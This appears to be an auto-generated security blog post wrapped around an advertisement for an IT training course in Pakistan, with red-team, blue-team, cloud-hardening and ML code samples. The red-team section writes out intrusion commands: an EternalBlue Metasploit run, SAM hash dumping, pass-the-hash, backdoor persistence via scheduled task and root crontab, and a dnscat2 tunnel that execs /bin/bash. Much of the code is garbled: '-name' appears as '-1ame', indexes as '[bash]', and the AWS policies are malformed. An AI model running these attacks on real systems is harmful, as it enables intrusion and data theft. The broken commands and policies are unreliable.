
Listen to this Post
Introduction:

The cybersecurity and IT training landscape continues to evolve rapidly as organizations face escalating threats and a persistent talent shortage. IT Simplera Solutions has announced admissions for its Advanced IT & Development Courses, offering a comprehensive curriculum spanning Frontend Development, Backend Engineering, Full Stack MERN, Cloud Computing (AWS, Azure), Cybersecurity Red Team (Ethical Hacking, Penetration Testing), Cybersecurity Blue Team (SOC, SIEM, Threat Detection), AI/ML, Generative AI, Network Administration, System Administration, and Python Programming. With fees starting at Rs. 2,500 per month or Rs. 5,000 for the full two-month course, plus a 20% discount through referral code ITSIMPLERA-AMB01-HASNAIN, the program targets aspiring IT professionals seeking hands-on project-based learning with live online classes and career guidance.
Learning Objectives & Secrets:
- Objective 1: Master Full-Stack Development with MERN – Build end-to-end web applications using MongoDB, Express.js, React, and Node.js. Deploy containerized applications with Docker and orchestrate using Kubernetes for production-grade scalability.
-
Objective 2 Secret Tip: Red Team Offensive Security – Go beyond theory: practice privilege escalation on Windows/Linux, craft custom payloads with Metasploit, and bypass EDR using living-off-the-land (LOLBins) techniques. Pro tip: Always document every step for purple team handoff.
-
Objective 3 Secret Tip: Blue Team Defensive Operations – Don’t just monitor—hunt. Use KQL (Kusto Query Language) in Azure Sentinel to build proactive threat-hunting queries. Pro tip: Baseline your environment first; anomalies are only meaningful when you know what “normal” looks like.
You Should Know:
1. Red Team Operations: Simulating Real-World Attacks
Red Team operations mimic adversary tactics, techniques, and procedures (TTPs) to test an organization’s defensive posture. The goal is not just to breach systems but to uncover systemic weaknesses. Ethical hacking and penetration testing form the core, requiring deep knowledge of network protocols, web application vulnerabilities, and social engineering.
Step-by-Step External Reconnaissance & Vulnerability Scanning (Linux):
 Passive reconnaissance - gather subdomains
subfinder -d target.com -o subdomains.txt

Active subdomain enumeration
amass enum -passive -d target.com -o amass_subs.txt

Port scanning with Nmap (stealth SYN scan)
nmap -sS -p- -T4 -oA full_tcp_scan target.com

Service version detection
nmap -sV -sC -p 80,443,22,3306 target.com -oA service_scan

Directory brute-forcing with ffuf
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/dirb/common.txt -fc 404

Vulnerability scanning with Nuclei
nuclei -u https://target.com -t cves/ -severity critical,high -o nuclei_results.txt

SQL injection detection with sqlmap
sqlmap -u "https://target.com/page?id=1" --batch --level=3 --risk=2

Exploit public-facing services (Metasploit)
msfconsole -q -x "use exploit/windows/smb/ms17_010_eternalblue; set RHOSTS target.com; exploit"
Step-by-Step Post-Exploitation & Lateral Movement (Windows/Linux):
 Windows - Dump SAM hashes (requires admin)
reg save hklm\sam sam.save && reg save hklm\system system.save
secretsdump.py -sam sam.save -system system.save LOCAL

Windows - Pass-the-Hash with PsExec
psexec.py -hashes <NTLM_hash> domain/user@target_ip

Linux - Privilege escalation enumeration
./linpeas.sh -a

Linux - Kernel exploit check
uname -a && searchsploit linux kernel

Linux - SSH key harvesting
find /home -1ame "id_rsa" -o -1ame "id_dsa" 2>/dev/null

Establish persistence - Windows scheduled task
schtasks /create /tn "Updater" /tr "C:\Windows\Temp\backdoor.exe" /sc onlogon /ru SYSTEM

Establish persistence - Linux cron job
echo "     root /tmp/backdoor" >> /etc/crontab

Exfiltrate data via DNS tunneling
dnscat2 --server
dnscat2 --dns server=your_dns_server --exec /bin/bash
- Blue Team Operations: Defensive Security & Threat Hunting
Blue Teams defend, detect, and respond to cyber threats. SOC analysts use SIEM platforms like Splunk, Elastic Stack, or Azure Sentinel to correlate logs and identify indicators of compromise (IoCs). Modern blue teaming emphasizes proactive threat hunting—searching for hidden threats before they trigger alerts.
Step-by-Step SIEM Query Writing & Log Analysis:
-- Splunk: Detect failed logins followed by success (brute force)
index=windows EventCode=4625
| stats count by user, source_ip
| where count > 5
| join user [search index=windows EventCode=4624
| stats first(_time) as success_time by user]
| where success_time > _time

-- Azure Sentinel KQL: Find suspicious PowerShell downloads
SecurityEvent
| where EventID == 4688 and ProcessName contains "powershell.exe" and CommandLine contains "Invoke-WebRequest" or CommandLine contains "Net.WebClient" or CommandLine contains "IEX"
| project TimeGenerated, Account, Computer, CommandLine
| order by TimeGenerated desc

-- Elastic: Detect unusual outbound network connections
event.dataset:network_traffic and destination.port: (22, 23, 3389, 445) and source.ip: (10.0.0.0/8 or 192.168.0.0/16) and not destination.ip: (10.0.0.0/8 or 192.168.0.0/16)
| stats count by source.ip, destination.ip, destination.port
| where count > 100

-- Windows Event Log: RDP brute force detection
Get-WinEvent -FilterHashtable @{LogName='Security'; ID=4625} |
Where-Object {$<em>.Properties[bash].Value -like "RDP"} |
Group-Object {$</em>.Properties[bash].Value} |
Where-Object {$_.Count -gt 5}
Step-by-Step Threat Hunting & Incident Response:
 Linux - Check for unauthorized SUID binaries
find / -perm -4000 -type f 2>/dev/null

Linux - Examine systemd timers for persistence
systemctl list-timers --all

Windows - Check scheduled tasks for anomalies
Get-ScheduledTask | Where-Object {$_.State -eq "Ready"} | Select-Object TaskName, TaskPath

Windows - Hunt for malicious services
Get-Service | Where-Object {$<em>.StartName -1otlike "LocalSystem" -and $</em>.StartName -1otlike "NT AUTHORITY"} | Select-Object Name, StartName

Windows - Check for newly created admin accounts
Get-LocalUser | Where-Object {$<em>.Enabled -eq $true -and $</em>.LastLogon -gt (Get-Date).AddDays(-1)}

Analyze suspicious processes with Sysinternals Autoruns
autoruns.exe /accepteula /nobanner /showall

Capture network traffic for forensic analysis
tcpdump -i eth0 -w capture.pcap -c 10000

Check system integrity with AIDE (Advanced Intrusion Detection Environment)
aide --check
3. Cloud Security Hardening: AWS & Azure Foundations
Cloud misconfigurations remain the leading cause of data breaches. Securing AWS and Azure requires proper IAM policies, network segmentation, and continuous monitoring. DevOps basics integrate security into CI/CD pipelines (DevSecOps).
Step-by-Step AWS IAM Least Privilege & S3 Bucket Hardening:
 AWS CLI - Enforce MFA for all IAM users
aws iam list-users --query 'Users[].UserName' --output text | xargs -I {} aws iam put-user-policy --user-1ame {} --policy-1ame ForceMFA --policy-document '{"Version":"2012-10-17","Statement":[{"Effect":"Deny","Action":"","Resource":"","Condition":{"Bool":{"aws:MultiFactorAuthPresent":"false"}}}]}'

AWS CLI - Block public S3 buckets at organization level
aws s3api put-bucket-policy --bucket my-bucket --policy '{"Version":"2012-10-17","Statement":[{"Effect":"Deny","Principal":"","Action":"s3:GetObject","Resource":"arn:aws:s3:::my-bucket/","Condition":{"StringNotEquals":{"s3:x-amz-acl":"bucket-owner-full-control"}}}]}'

AWS CLI - Enable S3 server-side encryption by default
aws s3api put-bucket-encryption --bucket my-bucket --server-side-encryption-configuration '{"Rules":[{"ApplyServerSideEncryptionByDefault":{"SSEAlgorithm":"AES256"}}]}'

AWS CLI - Enable CloudTrail for all regions
aws cloudtrail create-trail --1ame my-trail --s3-bucket-1ame my-trail-bucket --is-multi-region-trail --enable-log-file-validation

Azure CLI - Enforce Azure Policy for allowed VM SKUs
az policy definition create --1ame allowed-vm-skus --rules @policy.json --mode All

Azure CLI - Enable Azure Defender for all subscriptions
az security pricing create -1 VirtualMachines --tier Standard
4. AI/ML & Generative AI: Practical Implementation
Machine Learning and Generative AI are transforming cybersecurity—from automated threat detection to AI-powered penetration testing. Understanding model training, data science pipelines, and prompt engineering is essential for modern security professionals.
Step-by-Step Build a Simple ML-Based Anomaly Detector (Python):
import pandas as pd
import numpy as np
from sklearn.ensemble import IsolationForest
from sklearn.preprocessing import StandardScaler
import joblib

Load network traffic data (e.g., NetFlow features)
data = pd.read_csv('network_traffic.csv')
features = ['bytes_in', 'bytes_out', 'packets_in', 'packets_out', 'duration']
X = data[bash]

Standardize features
scaler = StandardScaler()
X_scaled = scaler.fit_transform(X)

Train Isolation Forest for anomaly detection
model = IsolationForest(contamination=0.05, random_state=42)
model.fit(X_scaled)

Predict anomalies (-1 = anomaly, 1 = normal)
data['anomaly'] = model.predict(X_scaled)
anomalies = data[data['anomaly'] == -1]
print(f"Detected {len(anomalies)} anomalies")

Save model for deployment
joblib.dump(model, 'anomaly_detector.pkl')
joblib.dump(scaler, 'scaler.pkl')

Python - Interact with OpenAI GPT-4 API for security analysis
import openai
openai.api_key = "your-api-key"

response = openai.ChatCompletion.create(
model="gpt-4",
messages=[
{"role": "system", "content": "You are a cybersecurity analyst. Analyze the following log data and identify potential threats."},
{"role": "user", "content": log_data}
]
)
print(response.choices[bash].message.content)

Python - Fine-tune a BERT model for phishing URL detection
from transformers import AutoTokenizer, AutoModelForSequenceClassification, Trainer, TrainingArguments
tokenizer = AutoTokenizer.from_pretrained("bert-base-uncased")
model = AutoModelForSequenceClassification.from_pretrained("bert-base-uncased", num_labels=2)

Train with your dataset...
training_args = TrainingArguments(
output_dir="./phishing_detector",
num_train_epochs=3,
per_device_train_batch_size=16,
save_steps=500,
)
trainer = Trainer(
model=model,
args=training_args,
train_dataset=train_dataset,
eval_dataset=eval_dataset,
)
trainer.train()
5. Network & System Administration: Core Infrastructure Security
Network infrastructure forms the backbone of IT security. Routing, switching, and firewall configuration are foundational. Linux and Windows Server administration skills are critical for securing enterprise environments.
Step-by-Step Linux Server Hardening & Firewall Configuration:
 Update system packages
sudo apt update && sudo apt upgrade -y  Debian/Ubuntu
sudo yum update -y  RHEL/CentOS

Configure UFW firewall (Ubuntu)
sudo ufw default deny incoming
sudo ufw default allow outgoing
sudo ufw allow ssh
sudo ufw allow 80/tcp
sudo ufw allow 443/tcp
sudo ufw enable

Configure iptables (RHEL/CentOS)
sudo iptables -A INPUT -m state --state ESTABLISHED,RELATED -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 22 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 80 -j ACCEPT
sudo iptables -A INPUT -p tcp --dport 443 -j ACCEPT
sudo iptables -A INPUT -j DROP
sudo service iptables save

Disable root SSH login
sudo sed -i 's/PermitRootLogin yes/PermitRootLogin no/' /etc/ssh/sshd_config
sudo systemctl restart sshd

Install and configure Fail2ban
sudo apt install fail2ban -y
sudo cp /etc/fail2ban/jail.conf /etc/fail2ban/jail.local
sudo systemctl enable fail2ban && sudo systemctl start fail2ban

Set up automatic security updates
sudo apt install unattended-upgrades -y
sudo dpkg-reconfigure --priority=low unattended-upgrades

Windows Server - Enable Advanced Audit Policy
auditpol /set /subcategory:"Logon" /success:enable /failure:enable
auditpol /set /subcategory:"File System" /success:enable /failure:enable
auditpol /set /subcategory:"Registry" /success:enable /failure:enable

Windows Server - Configure Windows Firewall via PowerShell
New-1etFirewallRule -DisplayName "Block All Inbound Except HTTP/HTTPS" -Direction Inbound -Action Block
New-1etFirewallRule -DisplayName "Allow HTTP" -Direction Inbound -LocalPort 80 -Protocol TCP -Action Allow
New-1etFirewallRule -DisplayName "Allow HTTPS" -Direction Inbound -LocalPort 443 -Protocol TCP -Action Allow

Windows Server - Enable BitLocker Drive Encryption
Enable-BitLocker -MountPoint "C:" -EncryptionMethod XtsAes256 -SkipHardwareTest -TpmProtector

Windows Server - Configure Windows Defender Antivirus
Set-MpPreference -DisableRealtimeMonitoring $false
Set-MpPreference -SubmitSamplesConsent 2
Set-MpPreference -CloudBlockLevel High
Set-MpPreference -CloudTimeout 50
What Undercode Say:
- Key Takeaway 1: Practical Over Theory – IT Simplera Solutions emphasizes hands-on projects and labs, which is exactly what the industry demands. Theory alone doesn’t stop ransomware; practical skills in SIEM query writing, vulnerability exploitation, and cloud hardening do. The inclusion of both Red Team (offensive) and Blue Team (defensive) tracks is particularly valuable—modern security professionals need to think like attackers to defend effectively.
-
Key Takeaway 2: Affordable Accessibility – At Rs. 5,000 for the full course with a 20% discount, this program significantly lowers the barrier to entry for aspiring IT professionals in Pakistan. Combined with the referral program and career guidance, it addresses both the skills gap and the financial constraints many face. However, the true test will be the quality of instruction and lab environments—certificates are only valuable if the skills behind them are real.
Analysis: The comprehensive curriculum—spanning MERN stack, AWS/Azure cloud, AI/ML, GenAI, and both Red/Blue Team cybersecurity—mirrors the convergence of skills modern enterprises demand. The rise of AI-powered attacks means defenders must understand machine learning; the shift to cloud means infrastructure-as-code security is non-1egotiable. IT Simplera’s approach, combining live online classes with hands-on projects, aligns with accelerated upskilling trends. The referral discount incentivizes community-driven enrollment, potentially building a local talent pipeline. However, the program’s success hinges on lab quality and instructor expertise—areas where many bootcamps fall short. Students should verify the curriculum depth, especially for advanced topics like SIEM configuration, cloud IAM hardening, and GenAI prompt engineering.
Prediction:
- +1 Rising Demand for Hybrid Security Skills – Professionals who combine Red Team exploitation knowledge with Blue Team defensive strategies will command premium salaries as organizations adopt purple team frameworks. This course’s dual-track offering positions graduates advantageously.
-
+1 AI-Augmented Security Operations – Generative AI tools will become standard in SOC environments for log analysis and incident summarization. Graduates with GenAI prompt engineering skills will be early adopters, increasing their employability.
-
-1 Oversaturation Risk – Affordable, accessible IT courses may flood the entry-level market, suppressing junior salaries. Graduates must differentiate through certifications (e.g., CompTIA Security+, CEH, AWS Certified Security) and demonstrable project portfolios.
-
-1 Quality Control Concerns – Without transparent instructor credentials and lab infrastructure details, the program risks delivering superficial knowledge. Students should independently verify course materials and seek alumni reviews before enrolling.
-
+1 Pakistan’s Growing Cybersecurity Ecosystem – With local firms like ITSOLERA partnering with Pakistan’s National CERT, the domestic demand for skilled cybersecurity professionals is rising. This program could feed directly into that ecosystem, especially if it includes internship pipelines.
▶️ Related Video (80% Match):
https://www.youtube.com/watch?v=2V-mqAMBtis
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eZGEExAD – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


